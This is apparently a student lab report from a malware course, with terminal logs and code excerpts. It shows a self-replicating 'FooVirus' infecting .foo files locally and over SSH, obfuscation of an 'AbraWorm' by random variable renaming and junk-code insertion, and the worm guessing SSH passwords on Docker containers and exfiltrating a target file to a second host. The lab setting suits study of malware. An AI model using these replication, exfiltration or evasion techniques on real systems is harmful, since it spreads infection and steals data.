

Task-1:

First create a ".foo" file in the vm whose ip address is 172.17.0.2. The 'ls' output looks like this:




```
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ docksh c3
root@c33ff05ac9c7:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@c33ff05ac9c7:/# cd root
root@c33ff05ac9c7:~# ls
root@c33ff05ac9c7:~# touch xyz.foo
root@c33ff05ac9c7:~# echo hello from romote vm>xyz.foo
root@c33ff05ac9c7:~# cat xyz.foo
hello from romote vm
root@c33ff05ac9c7:~# ls
xyz.foo
root@c33ff05ac9c7:~# 
```

And in local folder:




```
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Docker-setup$ cd ..
seed@ruhu:~/Downloads/Offline-Malware-Jan23$ cd Demonstration/
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ touch abc.foo
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ echo heyy their>abc.f
oo
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ cat abc.foo
heyy their
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ ls
FooVirus.py  abc.foo
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ 
```

Now if I run the foo virus should affect both the local file and the remote file. It will change its first portion to the code of foo virus and the rest of the file will be commented out.
Output after running the code:
In remote vm:




```
root@c33ff05ac9c7:~# cat xyz.foo
#!/usr/bin/env python
import sys
import os
import random
import paramiko
import scp
import select
import signal
import glob

print("""\nHELLO FROM FooVirus\n\n
This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.Also it will try to affect other
pc over the internet using the code of AbraWorm.
```




```
                            os.system(f'rm {target_file.decode("utf-8")}')

                    scpcon.close()
                except:
                    continue
    if debug: break

for item in glob.glob("*.foo"):
    changefile(item)
#hello from romote vm
root@c33ff05ac9c7:~# 
```

In local Machine:



```
Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'xyz.foo\n']
ls | grep '/\|foo$'

files of interest at the target: [b'xyz.foo']
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ cat abc.foo
#!/usr/bin/env python
import sys
import os
import random
import paramiko
```



```

                    scpcon.close()
                except:
                    continue
    if debug: break

for item in glob.glob("*.foo"):
    changefile(item)
#heyy their
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ 
```


Task-2:

In task two, I use two methods to obfuscate the code.

- Change the variable name using Python Regex.
- Add Useless code in random places


1. Change the variable name using Python Regex:

   Regex:




```python
if any(var_string in line for line in code):
    rand_var_name=random.choice(varlist)
    code =[re.sub(rf'\b(?<![\'"])({re.escape(var_string)})\b',rand_var_name,code_line) for code_line in code]
```

   Before:



```python
ipaddresses = []
for i in range(how_many):
    first,second,third,fourth = map(lambda x: str(1 + random.randint(0,x)), [223,223,223,223])
    ipaddresses.append( first + '.' + second + '.' + third + '.' + fourth )
return ipaddresses
```


   After:



```python
ipaddresseshewheu = []
for i in range(how_many):
    first,second,third,fourth = map(lambda x: str(1 + ra

    ipaddresseshewheu.append( first + '.' + second + '.'
return ipaddresseshewheu
s below code will obfuscate the original code by adding
```


2. Add Useless Code in random places:

   UselessCode:




```python
#useless code by me
useless_code=["uihfd=3","if True: msdfhj=45","for ifyh in range(10): mjhdf=1","def dummy_function(): return"]


#useless code generated by chatgpt
useless_code_gpt = ["if 3: xhkd = 7","for item in range(10): asdop = 'hello'","while 30 < 5: zcmvf = 42","def my_function(param): bgtn = param * 2","for n in [1,2,3]: myvar = n"]
```

   Before:




```
##     installed (say by clicking on it), the worm activates itself on
##     that host.
##
##  -- Once the worm is launched in an infected host, it runs in an
##     infinite loop, looking for vulnerable hosts in the internet.  By
##     vulnerable I mean the hosts for which it can successfully guess at
```




```
cmd=f'cd {parent}{directory.decode("utf-8")} ;ls -d */'
stdin, stdout, stderr = ssh.exec_command(cmd)
error = stderr.readlines()
if error:
    print(error)
    files+= send_file(parent+directory.decode("utf-8"),ssh)
    continue
received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
dirlist2=[]
```

After:



```
##     installed (say by clicking on it), the worm activates itself on
##     that host.
##
##  -- Once the worm is launched in an infected host, it runs in an
uihfd=3
##     infinite loop, looking for vulnerable hosts in the internet.  By
##     vulnerable I mean the hosts for which it can successfully guess at
##     least one username and the corresponding password.
##
```




```
cmd=f'cd {parent}{directory.decode("utf-8")} ;ls -d */'
stdin, stdout, stderr = ssh.exec_command(cmd)
for n in [1,2,3]: myvar = n
error = stderr.readlines()
if error:
    print(error)
    files+= send_file(parent+directory.decode("utf-8"),ssh)
    continue
received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
dirlist2=[]
```

I did this to 4 different places. Also when code will go beyond two thousands lines, it will automatically delete some of the line so that it won't go too big.

Task-3:


Let's create some subdirectory to demonstrate the task:

Setup:




```
root@c33ff05ac9c7:~# ls
root@c33ff05ac9c7:~# mkdir x
root@c33ff05ac9c7:~# mkdir y z
root@c33ff05ac9c7:~# cd y
root@c33ff05ac9c7:~/y# mkdir x y
root@c33ff05ac9c7:~/y# cd y
root@c33ff05ac9c7:~/y/y# touch targetFile
root@c33ff05ac9c7:~/y/y# echo abracadabra and some other text> targetFile
root@c33ff05ac9c7:~/y/y# cat targetFile
abracadabra and some other text
root@c33ff05ac9c7:~/y/y# cd ~
root@c33ff05ac9c7:~# find .
.
./.bashrc
./.profile
./z
./y
./y/y
./y/y/targetFile
./y/x
./x
./.cache
./.cache/motd.legal-displayed
root@c33ff05ac9c7:~#
```

Second vm to send the files:




```
c33ff05ac9c7  test_sshd_container_1
29b779aa79c5  test_sshd_container_10
e5c492d7d7c0  test_sshd_container_2
a46a83c2a639  test_sshd_container_3
4e74a44de801  test_sshd_container_4
92614fe33cad  test_sshd_container_5
fcbc6e6b2a68  test_sshd_container_6
832b78d65506  test_sshd_container_7
1f1e78412cf1  test_sshd_container_8
1e5c1e356281  test_sshd_container_9
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ docksh e
root@e5c492d7d7c0:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@e5c492d7d7c0:/# cd root
root@e5c492d7d7c0:~# ls
root@e5c492d7d7c0:~#
```

So AbraWorm should find the file in ./y/y/targetfile
Now let’s run the worm and see what happens:




```
files of interest at the target: []
total files:[b'targetFile']

Will now try to exfiltrate the files


connected to exhiltration host

seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ 
```

ls in the affected vm:



```
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ ls
AbraWorm.py  FooVirus.py  targetFile
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$
```

Output in the second vm:



```
seed@ruhu:~/Downloads/Offline-Malware-Jan23/Demonstration$ docksh e
root@e5c492d7d7c0:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@e5c492d7d7c0:/# cd root
root@e5c492d7d7c0:~# ls
root@e5c492d7d7c0:~# ls
targetFile
root@e5c492d7d7c0:~# cat targetFile
abracadabra and some other text
root@e5c492d7d7c0:~#
```

Findings:

- Scp package doesn’t execute the ‘cd ‘ command which means that it always executes the command at the root directory.
- In Azure vm, for some reason , runtime exceptions weren't showing. So, it took a lot of time to debug.
- Writing a workable regex isn’t fun at all.